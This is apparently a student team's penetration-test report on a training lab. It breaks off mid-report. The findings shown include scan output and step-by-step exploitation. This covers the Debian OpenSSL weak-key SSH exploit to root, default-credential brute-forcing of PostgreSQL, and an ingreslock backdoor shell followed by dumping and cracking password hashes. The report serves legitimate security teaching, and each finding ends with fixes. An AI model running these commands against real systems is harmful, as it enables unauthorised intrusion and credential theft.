AY2020/2021
EHIP CASE STUDY REPORT

Done By:

Cheryl Toh Wen Qi 1900954G

Muhammad Mikail Bin Jasman 1902702H

Izzah Nia Sara 1900643F

Tan Yi Ching 1902249J

Zachary Phoon Jun Ze 1900353B

Diploma: Cybersecurity & Digital Forensics

Class: P02

DOCUMENT HISTORY

This is a document containing information about the company penetration testing outcome and processes. It consists a short summary regarding risk summary, penetration testing methodology, vulnerabilities found, exploitations that are exploited and recommended solutions. In addition, the external challenges (Hack the box) are documented in this document.

Declaration of Originality

“By submitting this work, I am / we are declaring that I am / we are the originator(s) of this work and that all other original sources used in this work has been appropriately acknowledged.

I / We understand that plagiarism is the act of taking and using the whole or any part of another person’s work and presenting it as my/ our own without proper acknowledgement.

I / We also understand that plagiarism is an academic offence and that disciplinary action will be taken for plagiarism.”

Cheryl Toh Wen Qi	[illegible]
Muhammad Mikail Bin Jasman	[illegible]
Izzah Nia Sara	[illegible]
Tan Yi Ching	[illegible]
Zachary Phoon Jun Ze	[illegible]

Project Scope

As an intern with a cybersecurity analyst company, we were given a project to perform a penetration test on a few of the company’s virtual machines housed in their Cyber Range.

Provided with 3 different virtual machines, our project scope is to list out the vulnerabilities in the machines and exploit them. Based on the vulnerabilities, we are to come up with recommendations and solutions to improve the current network structure and remove the vulnerabilities.

As an ethical security professional, our limits are to only do the testing and scanning within the Cyber Range environment. We must adhere to all rules and regulations of the pen-test. We are not allowed to tamper and configure or scan outside of the environment.

Content Page

Table of Contents

DECLARATION OF ORIGINALITY **2**

PROJECT SCOPE **2**

CONTENT PAGE **3**

EXECUTIVE SUMMARY **4**

RISK SUMMARY 4
PENETRATION TESTING ENVIRONMENT MAPPING 4

PENETRATION TESTING METHODOLOGY **5**

PART I – SUMMARY OF SECURITY VULNERABILITIES ASSESSMENT BY RESEARCHER **6**

PART I VULNERABILITIES ASSESSMENT DETAILS BY CHERYL 7
PART I VULNERABILITIES ASSESSMENT DETAILS BY MIKAIL 10
PART I VULNERABILITIES ASSESSMENT DETAILS BY SARA 12
PART I VULNERABILITIES ASSESSMENT DETAILS BY YI CHING 14
PART I VULNERABILITIES ASSESSMENT DETAILS BY ZACHARY 19

PART II EXTERNAL CHALLENGES FINDINGS BY CHERYL **23**

PART II EXTERNAL CHALLENGES FINDINGS BY MIKAIL **24**

PART II EXTERNAL CHALLENGES FINDINGS BY SARA **25**

PART II EXTERNAL CHALLENGES FINDINGS BY YI CHING **26**

PART II EXTERNAL CHALLENGES FINDINGS BY ZACHARY **27**

RECOMMENDATIONS **28**

VULNERABILITIES PORTS 28
NETWORK 29

CONCLUSION **30**

APPENDIXES **30**

REFERENCES **31**

Executive Summary

The purpose of this vulnerability assessment and penetration testing on Vaptlab's Cyber Range Environment is to list out the vulnerabilities in the machines and give recommendations, submitting the written report to Vaptlab's IT management. 3 machines in the environment and we have discovered 9 IP addresses.

Risk Summary

The risks in the cyber range are shown in the statistics below:


7 Critical	7 High	6 Medium
0 Low	20 Total	

It should be mentioned that the statistics were made depending on a basic scan made on the IP addresses found based on a host discovery scan scanned on the network.

Penetration Testing Environment Mapping

Detailed below are the IP addresses found in the network range and the OS versions/information with respect to each IP address.

IP Address	Service	OS version
192.168.56.25	Mail Server	Linux 2.6.X
192.168.56.53	DNS	Linux 2.6.X
192.168.56.80	Web Server	Linux 2.6.X
192.168.56.101	Host Machine	GNU/Linux
192.168.56.180	Web Server	Linux 2.6.X
192.168.56.222	OSGW	Ubuntu 8.04
192.168.0.1	OSGW	Ubuntu 8.04
192.168.0.46	OSW	Windows 2000 (5.0 2195)
192.168.0.131	OSLU	Ubuntu 12.04.4 LTS



Penetration Testing Methodology

Penetration Testing is an authorised attack or simulation attack on a system, network or application to find potential vulnerabilities that can be exploited.

Penetration Testing Methodology refers to a standard approach with different activities to be performed in sequence to fix and improve the system's overall security based on what potential vulnerabilities were found in the system during the initial pen-testing.

Penetration Testing can be categorised based on testing approaches to be used;

- **White Box Penetration Testing:**
  - It relies on the knowledge of the target system's internal configuration.
  - The pen-tester has complete access and in-depth knowledge of the system to be tested. Knowledge includes knowing the target's environment, the full infrastructure details and each machines' IP Addresses.
  - This is very helpful in carrying out extensive penetration testing.
- **Black Box Penetration Testing**: high-level of information is made available to the tester. The tester is totally unaware of the system/network. However, this approach might miss some areas while testing.
- **Gray Box Penetration testing:** only limited information available to the tester to attack the system externally.

Penetration Testing Methodologies can be categorised into different phases;

1. **Data Collection**
   There are many methods of collecting data on the targeted system. From digging physically to collecting them virtually with the help of tools. For example, passive and

active reconnaissance, web page source code analysis, using tools like Wireshark, Nmap, Nessus and Metasploit to gather more in-depth data.

2. **Vulnerability Assessment**
   This is based on the data collected when we had identified the targeted system's security (weakness). Pen-testers are to launch attacks against the targeted system with identified entry points through the known vulnerabilities.


3. **Actual Exploit**
   Finding the exploit is the crucial step. Pen-tester will be using skills and techniques to exploit the vulnerabilities and exploit them. After which, we see if we are able to gather information using the exploits.

4. **Result Analysis and Report Preparation**
   After completion of the pen-test, detailed reports have to be prepared and written with inclusion of corrective responses and actions to be taken against all of the identified vulnerabilities. The report format can be in any form--HTML, XML, MS Word or PDF--depending on your organisation requirements.

PART I – Summary of Security Vulnerabilities Assessment by Researcher

This section identifies the IP addresses found in the network and the spread-out image figures of the vulnerabilities found based on a Nessus scan and the significant impact and vulnerabilities on the mission-critical applications used.


IP Addresses found in the environment [192.168.56.0/24]:



Host	Operating System	Ports
192.168.56.222		
192.168.56.180	Linux Kernel 2.6 on Ubuntu 8.04 (gutsy)	
192.168.56.101	Linux Kernel 5.4.0-kali4-amd64	
192.168.56.80	Linux Kernel 2.6 on Ubuntu 8.04 (gutsy)	
192.168.56.53		
192.168.56.25		
192.168.56.1	Windows	135, 137, 139, 445, 49664, 49665, 49666, 4966...


Note: IP addresses 192.168.56.101 is pen-tester machine's IP addresses

Overall vulnerabilities found in each machine: [Nessus Scan]




Host	Vulnerabilities
192.168.56.25	1 1 11 3 19
192.168.56.1	1 30
192.168.56.222	1 1 2 20
192.168.56.53	1 1 15
192.168.56.80	1 16
192.168.56.180	1 16


Below is a list of ports that we are able to detect through nmap scans. Using these open ports, we are able to determine the services that are running by the network and thus using these services to exploit the system.



```
Interesting ports on 192.168.0.1:
Not shown: 65510 closed ports
PORT      STATE SERVICE     VERSION
23/tcp    open  telnet      Linux telnetd
111/tcp   open  rpcbind      2 (rpc #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  rlogin
514/tcp   open  shell?
1099/tcp  open  unknown
1524/tcp  open  ingreslock?
2049/tcp  open  nfs          2-4 (rpc #100003)
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc         Unreal ircd
6697/tcp  open  irc         Unreal ircd
8008/tcp  open  unknown
8009/tcp  open  ajp13?
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  unknown
41110/tcp open  nlockmgr     1-4 (rpc #100021)
51002/tcp open  status       1 (rpc #100024)
54832/tcp open  unknown
56369/tcp open  mountd       1-3 (rpc #100005)
```



```
Interesting ports on 192.168.0.46:
Not shown: 65504 closed ports
PORT     STATE SERVICE        VERSION
7/tcp    open  echo
9/tcp    open  discard?
13/tcp   open  daytime?
17/tcp   open  qotd           Windows qotd
19/tcp   open  chargen
21/tcp   open  ftp
23/tcp   open  telnet         Microsoft Windows 2000 telnetd
25/tcp   open  smtp           Mercury/32 smtpd (Mail server account Maiser)
53/tcp   open  domain         Microsoft DNS
79/tcp   open  finger         Mercury/32 fingerd
80/tcp   open  http           Apache httpd 2.2.14
105/tcp  open  ph-addressbook Mercury/32 PH addressbook server
106/tcp  open  pop3pw         Mercury/32 poppass service
110/tcp  open  pop3           Mercury/32 pop3d
135/tcp  open  mstask         Microsoft mstask (task server - c:\winnt\system32\Mstask.exe)
139/tcp  open  netbios-ssn
143/tcp  open  imap           Mercury/32 imapd 4.72
443/tcp  open  ssl/http       Apache httpd 2.2.14
445/tcp  open  microsoft-ds   Microsoft Windows 2000 microsoft-ds
515/tcp  open  printer        Microsoft lpd
1025/tcp open  msrpc          Microsoft Windows RPC
1026/tcp open  mstask         Microsoft mstask (task server - c:\winnt\system32\Mstask.exe)
1029/tcp open  mstask         Microsoft mstask (task server - c:\winnt\system32\Mstask.exe)
1032/tcp open  msrpc          Microsoft Windows RPC
2224/tcp open  http           Mercury/32 httpd
3306/tcp open  mysql          MySQL 5.1.41
3372/tcp open  msdtc          Microsoft Distributed Transaction Coordinator (error)
3389/tcp open  ms-term-serv?
8009/tcp open  ajp13?
8080/tcp open  http           Apache Tomcat/Coyote JSP engine 1.1
8088/tcp open  unknown
```




```
Interesting ports on 192.168.0.131:
Not shown: 1711 filtered ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh      (protocol 2.0)
80/tcp   open  http     lighttpd 1.4.28
3306/tcp open  mysql    MySQL 5.5.54-0ubuntu0.12.04.1
1 service unrecognized despite returning data. If you know the service/version, please submit the follow
SF-Port22-TCP:V=4.53%I=7%D=7/25%Time=5F1C4574%P=i686-pc-linux-gnu%r(NULL,2
SF:9,"SSH-2\.0-OpenSSH_5\.9p1\x20Debian-5ubuntu1\.8\r\n");
MAC Address: 08:00:27:7A:8A:38 (Cadmus Computer Systems)

Service detection performed. Please report any incorrect results at http://insecure.org/nmap/submit/ .
Nmap done: 256 IP addresses (3 hosts up) scanned in 290.324 seconds
```

PART I Vulnerabilities Assessment Details by Cheryl


No: 1	Name: Debian OpenSSH/OpenSSL Package Random Number Generator Weakness	Risk Ratings: CRITICAL
CVSSv3 Score: 7.8	CVSSv3 Vectors: AV:N/AC:L/Au:N/C:C/I:N/A:N	Affected Assets: 192.168.56.222:19922
Description: The remote certificate on the remote SSL server that has been generated contained a bug in the random number generator of its OpenSSL library. This is due to a Debian	Impact: An attacker can easily obtain the private part of the remote key and use this to decipher	Technical Details:

packager removing nearly all sources of entropy in the remote version of OpenSSL.	the remote session or set up a man in the middle attack.	

nmap -sn -p- 192.168.56.222 to do a scan, found that port 19922 is open. Next, we download the RSA key and python script from the internet. Enter the command: **python 5720.py ~/Downloads/rsa/2048/ 192.168.56.222 root 19922 5**




```
root@kali-linux:~# python 5720.py ~/Downloads/rsa/2048/ 192.168.56.222 root 19922
5

-OpenSSL Debian exploit- by ||WarCat team|| warcat.no-ip.org
Tested 29 keys | Remaining 32739 keys | Aprox. Speed 5/sec
Tested 60 keys | Remaining 32708 keys | Aprox. Speed 6/sec
```




```
Key Found in file: 57c3115d77c56390332dc5c49978627a-5429
Execute: ssh -lroot -p19922 -i /root/Downloads/rsa/2048//5
7c3115d77c56390332dc5c49978627a-5429 192.168.56.222

Tested 30701 keys | Remaining 2067 keys | Aprox. Speed 17/
sec
```

Run**: ssh -lroot -p19922 -I /root/Downloads/rsa/2048//57c3115d77c56390332dc5c49978627a-5429 192.168.56.222**



```
root@kali-linux:~# ssh -lroot -p19922 -i /root/Downloads/rsa/2048//5
7c3115d77c56390332dc5c49978627a-5429 192.168.56.222
Last login: Sun Jul 26 01:26:05 2020 from :0.0
You have new mail.
                                                 rrrroororrrroro
orrroo

root@OSGW:~# 
```




```
root@OSGW:~# id
uid=0(root) gid=0(root) groups=0(root)
```

With that we are in the machine as root user. We run an id to show that we are in the machines.

Recommendations: Consider all cryptographic material generated on the remote host to be guessable. In particular, all SSH, SSL and OpenVPN key material should be re-generated.


No: 2	Name: PostgreSQL Open Port		Risk Ratings: HIGH
CVSSv3 Score: 7.5	CVSSv3 Vectors: AV:N/AC:L/Au:N/C:P/I:P/A:P		Affected Assets: 192.168.0.1:5432
Description: Enumerates the version of the PostgreSQL servers. The postgres_login module attempts to authenticate against a PostgreSQL instance using username and password combinations indicated by the several options.		Impact: Obtain access to database.	Technical Details:



```
msf5 auxiliary(scanner/postgres/postgres_login) > run
|S-chain|-<>-192.168.56.101:8080-<><>-192.168.0.1:5432-<><>-OK

[!] No active DB -- Credential data will not be saved!
[-] 192.168.0.1:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
|S-chain|-<>-192.168.56.101:8080-<><>-192.168.0.1:5432-<><>-OK
[-] 192.168.0.1:5432 - LOGIN FAILED: :tiger@template1 (Incorrect: Invalid username or passwor
d)
|S-chain|-<>-192.168.56.101:8080-<><>-192.168.0.1:5432-<><>-OK
[-] 192.168.0.1:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or pass
word)
|S-chain|-<>-192.168.56.101:8080-<><>-192.168.0.1:5432-<><>-OK
[-] 192.168.0.1:5432 - LOGIN FAILED: :password@template1 (Incorrect: Invalid username or pass
word)
|S-chain|-<>-192.168.56.101:8080-<><>-192.168.0.1:5432-<><>-OK
[-] 192.168.0.1:5432 - LOGIN FAILED: :admin@template1 (Incorrect: Invalid username or passwor
d)
|S-chain|-<>-192.168.56.101:8080-<><>-192.168.0.1:5432-<><>-OK
[-] 192.168.0.1:5432 - LOGIN FAILED: postgres:@template1 (Incorrect: Invalid username or pass
word)
|S-chain|-<>-192.168.56.101:8080-<><>-192.168.0.1:5432-<><>-OK
[-] 192.168.0.1:5432 - LOGIN FAILED: postgres:tiger@template1 (Incorrect: Invalid username or
 password)
|S-chain|-<>-192.168.56.101:8080-<><>-192.168.0.1:5432-<><>-OK
[+] 192.168.0.1:5432 - Login Successful: postgres:postgres@template1
|S-chain|-<>-192.168.56.101:8080-<><>-192.168.0.1:5432-<><>-OK
```


Refer to appendix 2

To detect the PostgreSQL version, we use exploit: postgres_version.




```
msf5 auxiliary(scanner/postgres/postgres_version) > set rhosts 192.168.0.1
rhosts => 192.168.0.1
msf5 auxiliary(scanner/postgres/postgres_version) > run
|S-chain|-<>-192.168.56.101:8080-<><>-192.168.0.1:5432-<><>-OK

[*] 192.168.0.1:5432 Postgres - Version PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GC
C cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4) (Post-Auth)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/postgres/postgres_version) > search postgres_login
```

We then used postgres_login to get the credentials. Credentials: postgres
Type proxychains psql -h 192.168.0.1 -U postgres. Key in the password and we are through.
We then do a \l to see databases. \du to see roles, \dt to see if there are any tables.



```
root@kali-linux:~# proxychains psql -h 192.168.0.1 -U postgres
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-192.168.56.101:8080-<><>-192.168.0.1:5432-<><>-OK
|S-chain|-<>-192.168.56.101:8080-<><>-192.168.0.1:5432-<><>-OK
Password for user postgres:
|S-chain|-<>-192.168.56.101:8080-<><>-192.168.0.1:5432-<><>-OK
|S-chain|-<>-192.168.56.101:8080-<><>-192.168.0.1:5432-<><>-OK
|S-chain|-<>-192.168.56.101:8080-<><>-192.168.0.1:5432-<><>-OK
psql (12.2 (Debian 12.2-1), server 8.3.1)
Type "help" for help.

postgres=# 
```




```
postgres=# \l
                       List of databases
   Name    |  Owner   | Encoding |   Access privileges
-----------+----------+----------+-----------------------
 postgres  | postgres | UTF8     |
 template0 | postgres | UTF8     | =c/postgres          +
           |          |          | postgres=CTc/postgres
 template1 | postgres | UTF8     | =c/postgres          +
           |          |          | postgres=CTc/postgres
(3 rows)

postgres=# \du
                         List of roles
 Role name |              Attributes              | Member of
-----------+--------------------------------------+-----------
 postgres  | Superuser, Create role, Create DB | {}

postgres=# \dt
Did not find any relations.
```

As we can see, we are postgres (user) and we are a superuser which is the equivalent of an administrator. Meaning we are able to create roles or even databases for ourselves to have access in the future.

Recommendations: Close unnecessary ports, do not use default credentials. Set up permissions for users.

No: 3	Name: Ingreslock Backdoor Vulnerability	Risk Ratings: CRITICAL
CVSSv3 Score: 10.0	CVSSv3 Vectors: AV:N/AC:L/Au:N/C:C/I:C/A:C	Affected Assets: 192.168.0.1:1524
Description: Ingreslock backdoor is installed.	Impact: Attackers can gain shell remotely to execute commands and scripts which can compromise the security of the machine.	Technical Details:


Refer to appendix 2



```
root@kali-linux:~# proxychains telnet 192.168.0.1 1524
ProxyChains-3.1 (http://proxychains.sf.net)
|DNS-response|: kali-linux does not exist
Trying 192.168.0.1...
|S-chain|-<>-192.168.56.101:8080-<><>-192.168.0.1:1524-<><>-OK
Connected to 192.168.0.1.
Escape character is '^]'.
root@OSGW:/# whoami
root
root:$1$3ebynjys$1MD7ubFUJopi30Z6vOTho/:0:0:root:/root:/bin/bash
daemon:*:1:1:daemon:/usr/sbin:/bin/sh
bin:*:2:2:bin:/bin:/bin/sh
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:3:3:sys:/dev:/bin/sh
sync:*:4:65534:sync:/bin:/bin/sync
games:*:5:60:games:/usr/games:/bin/sh
man:*:6:12:man:/var/cache/man:/bin/sh
lp:*:7:7:lp:/var/spool/lpd:/bin/sh
mail:*:8:8:mail:/var/mail:/bin/sh
news:*:9:9:news:/var/spool/news:/bin/sh
uucp:*:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:*:13:13:proxy:/bin:/bin/sh
www-data:*:33:33:www-data:/var/www:/bin/sh
backup:*:34:34:backup:/var/backups:/bin/sh
list:*:38:38:Mailing List Manager:/var/list:/bin/sh
irc:*:39:39:ircd:/var/run/ircd:/bin/sh
gnats:*:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:*:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:!:100:101::/var/lib/libuuid:/bin/sh
dhcp:*:101:102::/nonexistent:/bin/false
syslog:*:102:103::/home/syslog:/bin/false
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:103:104::/home/klog:/bin/false
sshd:*:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:$1$3szNALUJ$gzvpObwxvHcHGvvmTHDl01:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:*:105:113::/var/cache/bind:/bin/false
postfix:*:106:115::/var/spool/postfix:/bin/false
ftp:*:107:65534::/home/ftp:/bin/false
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:!:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:*:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:*:111:65534::/:/bin/false
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:1001:1001:just a user,111,,:/home/user:/bin/bash
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:1002:1002:,,,:/home/service:/bin/bash
telnetd:*:112:120::/nonexistent:/bin/false
proftpd:!:113:65534::/var/run/proftpd:/bin/false
```

Found that ingreslock port 1524, tried to do a backdoor entry by typing: proxychains telnet 192.168.0.1 1524 I got into the system as root.

Since we are in the system, we can access the /etc/passwd and /etc/shadow file. I copied the contents over and unshadow the file which we proceeded to do password cracking.



```
root@kali-linux:~# john --show newpassword.txt
sys:batman:3:3:sys:/dev:/bin/
klog:123456789:103:104::/home/klog:/bin/false
service:service:1002:1002:,,,:/home/service:/bin/bash
```


(note: these are the password I managed to crack. Password are indicated on the second section between both ':')

Recommendations: Close any unnecesarry ports, set up permissions and accounts. Encrypt all password hashes. Create a strong password based on strong password guidelines.


No: 4	Name: Default FTP username and password leaked	Risk Ratings: MEDIUM
